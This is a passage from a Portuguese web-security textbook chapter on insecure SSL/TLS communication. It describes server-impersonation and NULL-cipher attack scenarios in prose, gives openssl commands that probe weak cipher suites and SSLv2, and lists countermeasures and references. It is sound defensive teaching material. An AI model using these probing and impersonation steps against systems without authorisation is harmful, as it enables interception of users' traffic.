

Figura 6.17. Erro na validação do certificado.

completar o *handshake* SSL/TLS.

Para finalizar o lado da aplicação, algumas delas protegem o transporte de informações sigilosas, por meio do protocolo HTTPS, configurando-o perfeitamente, com suítes criptográficas fortes e certificado digital válido. Não obstante, permitem que o mesmo recurso seja acessado, também, por meio de HTTP simples. Assim, sem muita dificuldade, um usuário pode ser induzido a acessar páginas sensíveis, por meio de HTTP, quando, então, informação poderá ser capturada em trânsito.

Do lado cliente, os problemas surgem quando as informações do certificado digital apresentado pelo servidor não são validadas, ou quando o protocolo não é seguido à risca. Logo, se a data do acesso estiver fora do prazo de validade do certificado, se ele estiver revogado ou se não for possível verificar as assinaturas digitais na cadeia de certificação, o *handshake* deve ser finalizado com erro. Outro aspecto importante considerado na especificação do HTTPS, mas não pelos protocolos SSL/TLS, é que o nome do domínio sendo acessado deve ser conferido com o contido no certificado (Howard et al., 2005; Oaks, 2001). O resultado da não observação deste ponto é descrito no Cenário 1, da Seção 6.5.7.2.

Por fim, observe-se a Figura 6.17 novamente. O navegador, face a um problema na negociação do protocolo SSL, dá a opção ao usuário, potencialmente leigo em segurança, de adicionar uma exceção e continuar o acesso ao *site*. Entregar uma decisão de segurança ao usuário é, conforme Howard et al. (2005), uma vulnerabilidade, pois não se pode esperar que ele sempre escolha a opção mais segura.

Consonantemente, os autores consideram que isso seja um defeito de projeto dos navegadores, que deveriam considerar uma falha no estabelecimento do túnel SSL, como um problema de conectividade de rede, por exemplo, no qual o usuário é impedido de prosseguir.

6.5.7.2. Cenários de Exploração

Cenário 1: Personificação de servidor
Este cenário considera um navegador web que não verifica se o nome de domínio do *site* sendo acessado é o mesmo que o contido no certificado digital apresentado pelo servidor:

1. O atacante obtém um certificado digital e chave privada correspondente válidos, de um domínio `XYZ` qualquer, por meio da exploração de um servidor vulnerável, ou gerando as chaves e comprando o certificado de uma autoridade certificadora com processos de verificação de identidade ineficazes.
2. Um servidor web é criado com conteúdo clonado do domínio `ABC` e com HTTPS configurado com o par de chaves do primeiro passo.
3. Um e-mail é enviado a um conjunto de vítimas para que acessem o servidor malicioso, como sendo do domínio `ABC`.
4. Durante a negociação SSL, o servidor clonado envia o certificado do domínio `XYZ` para o navegador, que verifica, com sucesso, data de validade, assinaturas da cadeia de certificação e estado não revogado, mas não valida o domínio. Como nenhum erro ocorre, a chave pública é extraída e utilizada para compor a mensagem `client_key_exchange`, enviada, em seguida, ao servidor.
5. O servidor é capaz de extrair o conteúdo da mensagem `client_key_exchange`, pois possui a chave privada associada ao certificado do domínio `XYZ`, e completar as operações para estabelecimento de chaves.
6. As mensagens `change_cipher_spec` e `finished` são trocadas entre as duas partes e o protocolo encerra-se normalmente, com a vítima conectada a um servidor falsificado.

Cenário 2: Comunicação em claro
Considere-se um servidor web configurado para aceitar suítes criptográfica fracas. A exploração dessa vulnerabilidade pode ocorrer da seguinte maneira:

1. Por meio de outra vulnerabilidade no cliente, o atacante força que a lista de suítes enviadas na mensagem `client_hello` contenha apenas a `NULL-SHA`.
2. O servidor escolhe os algoritmos para proteção do túnel SSL, com base na intersecção das listas de suítes suportadas por ambos que, no caso, é a própria `NULL-SHA`.

3. O atacante captura os pacotes de rede e extrai as informações desejadas que, embora encapsuladas por SSL, não estão cifradas, conforme pode-se observar pela Figura 6.18.



Figura 6.18. Tráfego TLS em claro.

6.5.7.3. Testes

Para testar a segurança da comunicação com a aplicação web, siga o seguinte roteiro:

1. Acesse a aplicação web com os principais navegadores e verifique se algum deles reclama do certificado apresentado pelo servidor.

2. Para verificar quais suítes criptográficas são suportadas, utilize o OpenSSL, com a seguinte sintaxe:

   ```
   openssl s_client -connect <IP servidor>:<porta> -cipher <suíte>
   ```

   Por exemplo, para testar se a suíte `NULL-MD5` é suportada pelo servidor com IP 192.168.10.100, execute o comando abaixo e verifique se algum erro ocorre:

   ```
   openssl s_client -connect 192.168.10.100:443 -cipher NULL-MD5
   ```

```
        ...

SSL handshake has read 2912 bytes and written 228 bytes
---
New, TLSv1/SSLv3, Cipher is NULL-MD5
Server public key is 1024 bit
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol  : TLSv1
    Cipher    : NULL-MD5

        ...
```

Alternativamente, utilize o utilitário SSLDigger da Foundstone, que, além de verificar as suítes e protocolos suportados, atribui uma nota denotando o nível de segurança estimado da configuração.

3. Para testar se SSL 2.0 é suportado, uma variante do comando acima pode ser empregada:

   ```
   openssl s_client -ssl2 -connect <IP servidor>:<porta>
   ```

4. Navegue pela aplicação e levante todas as páginas que são acessíveis por HTTPS. Para cada uma delas, altere o protocolo para HTTP e verifique se a aplicação continua atendendo a requisição.

5. Acesse os arquivos de configuração do servidor SSL/TLS e verifique se a chave privada é carregada automaticamente, a partir de um arquivo com senha embutida.

6. Se houver desenvolvimento de cliente SSL/TLS, instale um servidor web com esses protocolos configurados e acesse-o com o primeiro. Utilize, alternadamente, certificados vencidos, revogados e com nome de domínio diferente do campo CN, e verifique se o software aponta o erro na negociação do protocolo.

6.5.7.4. Contramedidas

Os seguintes pontos devem ser observados para evitar-se uma comunicação insegura com a aplicação web:

1. Configure o servidor para aceitar apenas suítes criptográficas fortes, descartando, assim, algoritmos de exportação, datados e quebrados.

2. Não utilize versões de SSL anteriores a 3.0 e prefira o uso do protocolo TLS.

3. Compre e instale um certificado digital de uma autoridade certificadora conhecida e confiável. Não deixe que o certificado expire, comprando um novo, antes que isso aconteça.

4. Não permita que um recurso servido por meio do protocolo HTTPS seja acessível por HTTP.

5. Proteja a chave privada do servidor, preferencialmente, partilhando-a entre vários custodiantes e fornecendo-a ao sistema, sempre que necessário, por meio de cerimônia oficial.

6. Caso implemente o lado cliente dos protocolos SSL/TLS, lembre-se sempre de verificar a validade do certificado recebido e conferir o nome de domínio acessado contra o contido no certificado.

6.6. Considerações Finais

A maior parcela das vulnerabilidades encontradas, nos últimos anos, está relacionada a aplicações web. Essa realidade é decorrente, primeiro, da massificação desse tipo de sistema, que, atualmente, é empregado para comércio eletrônico, *internet banking*, apresentação de exames laboratoriais, interação com o governo, ensino à distância e gerenciamento de equipamentos de redes, entre diversos outros exemplos. Em segundo lugar, é resultado de ciclos de desenvolvimento de software que não consideram segurança em (quase) nenhuma das etapas do processo.

O OWASP Top Ten e demais projetos do grupo têm o objetivo de sensibilizar a comunidade para esses problemas que afetam aplicações web, definir as melhores práticas do setor e fornecer metodologias e ferramentas para testar a (in)segurança desses sistemas. Todo o esforço dessas iniciativas foi reconhecido pela indústria de cartões de pagamento, que incluiu, como requisito explícito dos padrões PCI DSS (PCI, 2009a) e PCI PA-DSS (PCI, 2009b), a necessidade de controles para todos os itens do Top Ten. É primordial que essa preocupação se estenda a todos aqueles que desenvolvem software para web, pois, a cada dia, informações cada vez mais críticas são manipuladas nesses ambientes. Se isso não ocorrer, os ataques resultarão em prejuízos financeiros cada vez maiores e violações freqüentes de privacidade.

Agradecimentos

Os autores gostariam de agradecer a Mario Luiz Bernardinelli pela revisão do material e preciosas sugestões.

Referências

Anley, C., Heasman, J., Linder, F. F., and Richarte, G. (2007). *The Shellcoder's Handbook: Discovering and Exploiting Security Holes*. Wiley Publishing, Inc.

Barker, E., Barker, W., Burr, W., Polk, W., and Smid, M. (2007a). Recommendation for key management – part 1: General (revised). NIST Special Publication 800-57, NIST.

Barker, E., Barker, W., Burr, W., Polk, W., and Smid, M. (2007b). Recommendation for key management – part 2: Best practices for key management organization. NIST Special Publication 800-57, NIST.

Dowd, M., McDonald, J., and Schuh, J. (2006). *The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities*. Addison-Wesley Professional.

Fielding, R., Gettys, J., Mogul, J., Frystyk, H., Masinter, L., Leach, P., and Berners-Lee, T. (1999). RFC 2616: Hypertext Transfer Protocol – HTTP/1.1.

Fogie, S., Grossman, J., Hansen, R. R., Rager, A., and Petkov, P. D. (2007). *XSS Attacks: Cross Site Scripting Exploits and Defense*. Syngress.

Franks, J., Hallam-Baker, P., Hostetler, J., Lawrence, S., Leach, P., Luotonen, A., and Stewart, L. (1999). RFC 2617: HTTP Authentication: Basic and Digest Access Authentication.

Hoffman, B. and Sullivan, B. (2007). *Ajax Security*. Addison-Wesley Professional, 1st edition.

Howard, M., LeBlanc, D., and Viega, J. (2005). *19 Deadly Sins of Software Security: Programming Flaws and How to Fix Them*. McGraw-Hill Osborne Media.

Kissel, R., Stine, K., Scholl, M., Rossman, H., Fahlsing, J., and Gulick, J. (2008). Security considerations in the system development life cycle. NIST Special Publication SP 800-64, National Institute of Standards and Technology.

Knudsen, L. (2005). SMASH – A Cryptographic Hash Function. In *Fast Software Encryption: 12th International Workshop, FSE 2005*, volume 3557 of *Lecture Notes in Computer Science*, pages 228–242. Springer.

Litchfield, D. (2007). *The Oracle Hacker's Handbook – Hacking and Defending Oracle*. Wiley Publishing, Inc.

McGraw, G. (2006). *Software Security: Building Security In*. Addison-Wesley Professional.

Menezes, A. J., van Oorschot, P. C., and Vanstone, S. A. (2001). *Handbook of Applied Cryptography*. CRC Press, 5th edition.

Meucci, M. et al. (2008). OWASP testing guide v3.0. OWASP.

Oaks, S. (2001). *Java™ Security*. O'Reilly, 2nd edition.

PCI (2009a). Payment Card Industry (PCI) Data Security Standard – Requirements and Security Assessment Procedures – version 1.2.1. PCI Security Standards Council.

PCI (2009b). Payment Card Industry (PCI) Payment Application Data Security Standard (PA-DSS) – version 1.2.1. PCI Security Standards Council.

Pramstaller, N., Rechberger, C., and Rijmen, V. (2005). Breaking a New Hash Function Design Strategy Called SMASH. In *Selected Areas in Cryptography, 12th International Workshop, SAC 2005*, volume 3897 of *Lecture Notes in Computer Science*, pages 234–244. Springer.

SANS (2008a). Security 519 – web application workshop. SANS Institute.

SANS (2008b). Security 542 – advanced web application penetration testing. SANS Institute.

Seacord, R. C. (2005). *Secure Coding in C and C++*. Addison-Wesley Professional.

Shah, S. (2007). *Web 2.0 Security – Defending AJAX, RIA, and SOA*. Charles River Media.

Spett, K. (2003). Blind SQL Injection – Are your web applications vulnerable? SPI Labs.

Stallings, W. (2005). *Cryptography and Network Security*. Prentice Hall, 4th edition.

Stuttard, D. and Pinto, M. (2007). *The Web Application Hacker's Handbook*. Wiley Publishing, Inc.

van der Stock, A., Cruz, D., Chapman, J., Lowery, D., Keary, E., Morana, M. M., Rook, D., and Prego, J. W. P. (2008). OWASP code review guide v1.1. OWASP.

Viega, J. and McGraw, G. (2001). *Building Secure Software: How to Avoid Security Problems the Right Way*. Addison-Wesley Professional.

Wang, X. and Lisa, Y. Y. (2005). Finding Collisions in the Full SHA-1. In *CRYPTO 2005: 25th Annual International Cryptology Conference*, volume 3621 of *Lecture Notes in Computer Science*. Springer.

Wang, X. and Yu, H. (2005). How to Break MD5 and Other Hash Functions. In *EUROCRYPT 2005, 24th Annual International Conference on the Theory and Applications of Cryptographic Techniques*, volume 3494 of *Lecture Notes in Computer Science*, pages 19–35. Springer.

Wiesmann, A., Curphey, M., van der Stock, A., and Stirbei, R. (2005). A guide to building secure web applications and web services. OWASP.

Wysopal, C., Nelson, L., Zovi, D. D., and Justin, E. (2006). *The Art of Software Security Testing: Identifying Software Security Flaws*. Symantec Press.